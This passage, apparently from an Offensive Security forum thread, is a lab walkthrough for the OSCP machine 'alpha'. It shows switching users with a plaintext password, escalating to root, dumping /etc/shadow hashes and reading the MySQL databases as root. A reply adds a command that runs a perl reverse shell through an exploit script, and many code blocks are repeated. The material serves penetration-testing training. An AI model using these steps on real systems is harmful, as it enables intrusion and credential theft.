id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmi
gibson@alpha:/usr/lib/cgi-bin$
```

So we switched users!
Notice how it also echo'd our password - its in plain text

And just to prove we can get a root shell this way:

Code:

```
gibson@alpha:/usr/lib/cgi-bin$ sudo su
sudo su
[sudo] password for gibson: zaq1xsw2cde3


root@alpha:/usr/lib/cgi-bin#


root@alpha:/usr/lib/cgi-bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/usr/lib/cgi-bin#
```

```
www-data@alpha:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ su gibson
su gibson
su: must be run from a terminal
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ su gibson
su gibson
Password: zaq1xsw2cde3

gibson@alpha:/usr/lib/cgi-bin$ id
id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),113(sambashare)
gibson@alpha:/usr/lib/cgi-bin$

gibson@alpha:/usr/lib/cgi-bin$ sudo su
sudo su
[sudo] password for gibson: zaq1xsw2cde3

root@alpha:/usr/lib/cgi-bin#

root@alpha:/usr/lib/cgi-bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/usr/lib/cgi-bin#
```

Last edited by g0tmi1k; 08-15-2016 at 01:00 PM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

07-21-2016, 10:57 AM #27

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Post Exploitation

Proof.txt

Note: In the labs, we have placed "proof" files on every machine. These should not be the "goal", it's just a little something "extra" to put in your report.

You are wanting shells, not flags *(this is a pentest, not a "Capture The Flag (CTF)" event).*

More information, see here. And for the record, if you skip the shell and go straight for the flag in the OSCP exam, it will NOT count.

Code:

```
root@alpha:/usr/lib/cgi-bin# cd ~/
cd ~/
root@alpha:~#

root@alpha:~# pwd
pwd
/root
root@alpha:~#

root@alpha:~# ls -lah
ls -lah
total 56K
drwx------  5 root root 4.0K May 25 22:24 .
drwxr-xr-x 22 root root 4.0K Oct 11  2014 ..

-rw-------  1 root root    1 May 25 22:25 .bash_history
```

```
-rw-r--r--  1 root root 3.1K Feb 19  2014 .bashrc
drwx------  2 root root 4.0K Oct 28  2014 .cache
drwxr-xr-x  6 root root 4.0K Oct  9  2014 .cpan
-rw-------  1 root root    1 May  9 03:26 .lesshst
-rw-------  1 root root    1 May  9 03:26 .mysql_history
-rw-------  1 root root    1 May  9 03:26 .nano_history
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
----------  1 root root   33 May  6 02:50 proof.txt
-rw-r--r--  1 root root   74 May 25 22:24 .selected_editor
drwx------  2 root root 4.0K May  5 07:57 .ssh
-rw-------  1 root root 1.7K May  9 08:00 .viminfo
root@alpha:~#

root@alpha:~# cat proof.txt
cat proof.txt
97f3446c2c2fc5079f22dc38f60c8a78
```

```
root@alpha:/usr/lib/cgi-bin# cd ~/
cd ~/
root@alpha:~#

root@alpha:~# pwd
pwd
/root
root@alpha:~#

root@alpha:~# ls -lah
ls -lah
total 56K
drwx------  5 root root 4.0K May 25 22:24 .
drwxr-xr-x 22 root root 4.0K Oct 11  2014 ..
-rw-------  1 root root    1 May 25 22:25 .bash_history
-rw-r--r--  1 root root 3.1K Feb 19  2014 .bashrc
drwx------  2 root root 4.0K Oct 28  2014 .cache
drwxr-xr-x  6 root root 4.0K Oct  9  2014 .cpan
-rw-------  1 root root    1 May  9 03:26 .lesshst
-rw-------  1 root root    1 May  9 03:26 .mysql_history
-rw-------  1 root root    1 May  9 03:26 .nano_history
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
----------  1 root root   33 May  6 02:50 proof.txt
-rw-r--r--  1 root root   74 May 25 22:24 .selected_editor
drwx------  2 root root 4.0K May  5 07:57 .ssh
-rw-------  1 root root 1.7K May  9 08:00 .viminfo
root@alpha:~#

root@alpha:~# cat proof.txt
cat proof.txt
97f3446c2c2fc5079f22dc38f60c8a78
root@alpha:~#
```

Hashes
Let's grab the OS hashes for the target. Never know when these might be useful:
NOTE: Depending on the OS (and its age), it may be stored in a different location...

Code:

```
root@alpha:~# cat /etc/shadow
cat /etc/shadow
root:$6$Y9bGZ/xW$kLaX8RHQKpqONYPjYVBy6jf4aosJ0rIBpvqrkgJ2IFJGG1j4Z3UhADuJqzk8AiObx9HQJODhEJr2mQAoNEnxM.:16926:
daemon:*:16273:0:99999:7:::
bin:*:16273:0:99999:7:::
sys:*:16273:0:99999:7:::
sync:*:16273:0:99999:7:::
games:*:16273:0:99999:7:::
man:*:16273:0:99999:7:::
lp:*:16273:0:99999:7:::
mail:*:16273:0:99999:7:::
news:*:16273:0:99999:7:::
uucp:*:16273:0:99999:7:::
proxy:*:16273:0:99999:7:::
www-data:*:16273:0:99999:7:::
backup:*:16273:0:99999:7:::
list:*:16273:0:99999:7:::
irc:*:16273:0:99999:7:::
gnats:*:16273:0:99999:7:::
nobody:*:16273:0:99999:7:::
libuuid:!:16273:0:99999:7:::
syslog:*:16273:0:99999:7:::
mysql:!:16352:0:99999:7:::
messagebus:*:16352:0:99999:7:::
landscape:*:16352:0:99999:7:::
sshd:*:16352:0:99999:7:::
gibson:$6$zaB89NHR$igJDYzOI.ZmHeTj1xqkXmGoUkjLJrMojh2T1ytnFrYzajTAh7gxP0aAZ/5EsdnVS35uOa278ixXRn2Bbl9kR70:1635
ossec:!:16352:0:99999:7:::
ossecm:!:16352:0:99999:7:::
ossecr:!:16352:0:99999:7:::
root@alpha:~#
```

```
root@alpha:~# cat /etc/shadow
cat /etc/shadow
root:$6$Y9bGZ/xW$kLaX8RHQKpqONYPjYVBy6jf4aosJ0rIBpvqrkgJ2IFJGG1j4Z3UhADuJqzk8AiObx9HQJODhEJr2mQAoNEnxM.:16926:0:99999:7:::
daemon:*:16273:0:99999:7:::
bin:*:16273:0:99999:7:::
sys:*:16273:0:99999:7:::
sync:*:16273:0:99999:7:::
games:*:16273:0:99999:7:::
man:*:16273:0:99999:7:::
lp:*:16273:0:99999:7:::
mail:*:16273:0:99999:7:::
news:*:16273:0:99999:7:::
uucp:*:16273:0:99999:7:::
proxy:*:16273:0:99999:7:::
www-data:*:16273:0:99999:7:::
backup:*:16273:0:99999:7:::
list:*:16273:0:99999:7:::
irc:*:16273:0:99999:7:::
gnats:*:16273:0:99999:7:::
nobody:*:16273:0:99999:7:::
libuuid:!:16273:0:99999:7:::
syslog:*:16273:0:99999:7:::
mysql:!:16352:0:99999:7:::
messagebus:*:16352:0:99999:7:::
landscape:*:16352:0:99999:7:::
sshd:*:16352:0:99999:7:::
gibson:$6$zaB89NHR$igJDYzOI.ZmHeTj1xqkXmGoUkjLJrMojh2T1ytnFrYzajTAh7gxP0aAZ/5EsdnVS35uOa278ixXRn2Bbl9kR70:16352:0:99999:7:::
ossec:!:16352:0:99999:7:::
ossecm:!:16352:0:99999:7:::
ossecr:!:16352:0:99999:7:::
root@alpha:~#
```

Network Connections
Let's check to see if this machine is communicating to any other machine in the network currently:
Note, we already did this before when doing our information gathering for the privilege escalation.

Code:

```
root@alpha:~# netstat -antup
netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      918/mysqld
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      854/sshd
tcp        0    169 10.11.1.71:45021        10.11.0.4:443           ESTABLISHED 1685/bash
tcp6       0      0 :::80                   :::*                    LISTEN      1169/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      854/sshd
tcp6       0      0 10.11.1.71:80           10.11.0.4:34150         ESTABLISHED 1210/apache2
udp        0      0 0.0.0.0:1514            0.0.0.0:*                           1349/ossec-remoted
root@alpha:~#
```

```
root@alpha:~# netstat -antup
netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      918/mysqld
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      854/sshd
tcp        0    169 10.11.1.71:45021        10.11.0.4:443           ESTABLISHED 1685/bash
tcp6       0      0 :::80                   :::*                    LISTEN      1169/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      854/sshd
tcp6       0      0 10.11.1.71:80           10.11.0.4:34150         ESTABLISHED 1210/apache2
udp        0      0 0.0.0.0:1514            0.0.0.0:*                           1349/ossec-remoted
root@alpha:~#
```

Can also check logs for various services.
Nothing really stands out here, can't see any other machines in **10.11.1.0/24.**

Database
Is there anything stored in the MySQL database *cough* You have been checking every database you came across right *cough*?
Note, we already did this before when doing our information gathering for the privilege escalation.

Code:

```
root@alpha:~# mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| wingnut            |


+--------------------+
```

```
root@alpha:~#
```

```
root@alpha:~# mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
mysql -uroot -pzaq1xsw2cde3 -e 'show databases;'
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| wingnut            |
+--------------------+
root@alpha:~#
```

User Folders

We already checked to see what's in the root's home folder, but what about any other users on the box?

Code:

```
root@alpha:~# ls -lahR /home/
ls -lahR /home/
/home/:
total 12K
drwxr-xr-x  3 root   root   4.0K Oct  9  2014 .
drwxr-xr-x 22 root   root   4.0K Oct 11  2014 ..
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 gibson

/home/gibson:
total 28K
drwxr-xr-x 3 gibson gibson 4.0K Oct 28  2014 .
drwxr-xr-x 3 root   root   4.0K Oct  9  2014 ..
-rw------- 1 gibson gibson   28 May  9 08:05 .bash_history
-rw-r--r-- 1 gibson gibson  220 Oct  9  2014 .bash_logout
-rw-r--r-- 1 gibson gibson 3.6K Oct  9  2014 .bashrc
drwx------ 2 gibson gibson 4.0K Oct  9  2014 .cache
-rw-r--r-- 1 gibson gibson  675 Oct  9  2014 .profile

/home/gibson/.cache:
total 8.0K
drwx------ 2 gibson gibson 4.0K Oct  9  2014 .
drwxr-xr-x 3 gibson gibson 4.0K Oct 28  2014 ..
-rw-r--r-- 1 gibson gibson    0 Oct  9  2014 motd.legal-displayed
root@alpha:~#
```

Note, this is "trusting" that all the user's home folders are set to **/home**, which isn't always the case (so it's worth checking /etc/passwd!)

```
root@alpha:~# ls -lahR /home/
ls -lahR /home/
/home/:
total 12K
drwxr-xr-x  3 root   root   4.0K Oct  9  2014 .
drwxr-xr-x 22 root   root   4.0K Oct 11  2014 ..
drwxr-xr-x  3 gibson gibson 4.0K Oct 28  2014 gibson

/home/gibson:
total 28K
drwxr-xr-x 3 gibson gibson 4.0K Oct 28  2014 .
drwxr-xr-x 3 root   root   4.0K Oct  9  2014 ..
-rw------- 1 gibson gibson   28 May  9 08:05 .bash_history
-rw-r--r-- 1 gibson gibson  220 Oct  9  2014 .bash_logout
-rw-r--r-- 1 gibson gibson 3.6K Oct  9  2014 .bashrc
drwx------ 2 gibson gibson 4.0K Oct  9  2014 .cache
-rw-r--r-- 1 gibson gibson  675 Oct  9  2014 .profile

/home/gibson/.cache:
total 8.0K
drwx------ 2 gibson gibson 4.0K Oct  9  2014 .
drwxr-xr-x 3 gibson gibson 4.0K Oct 28  2014 ..
-rw-r--r-- 1 gibson gibson    0 Oct  9  2014 motd.legal-displayed
root@alpha:~#
```


Nothing really stands out. No "**.*_history**" files, "**.ssh**" or "**.gpg**".

GUI

The target does not have any GUI running (so no X11 server running), so there isn't anything going to be saved in a web browser with any loot for us (e.g. history, saved passwords, homepage etc), or "recently opened" applications/files:

Code:

```
root@alpha:~# pidof X
pidof X
root@alpha:~#
```



Last edited by g0tmi1k; 08-15-2016 at 01:01 PM.

PWB/OSCP (2011) | **WiFu/OSWP** (2013) | **CTP/OSCE** (2013) | **AWAE** (2015) | **AWE** (2016)

Reply | Reply With Quote

07-22-2016, 08:05 AM #28

ucki
Member

Join Date: Apr 2016
Posts: 95

Nice writeup. So my ass kicking finally got to a point. Greetings Ucki

My blog: https://0daylego.wordpress.com/
My git (Including Recon Pack, Latex templates etc etc): https://github.com/ucki/

Reply | Reply With Quote

07-22-2016, 09:41 PM #29

OS-22427
Junior Member

Join Date: May 2016
Posts: 1

Thanks, excellent write up, appreciate the walk-through 😎

Reply | Reply With Quote

07-23-2016, 05:59 PM #30

OS-19845
Junior Member

Join Date: Jan 2016
Posts: 4

Very well written and informative. one thing that I messed up the first time:
USE
python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.py'

NOT
python alpha-root.py -c '/usr/bin/perl alpha-shell.py'

The full path to the perl reverse shell is key

Reply | Reply With Quote

Posting Permissions

You may post new threads	**BB code** is On
You may post replies	**Smilies** are On
You may post attachments	**[IMG]** code is On
You may edit your posts	**[VIDEO]** code is On
	HTML code is Off
	Forum Rules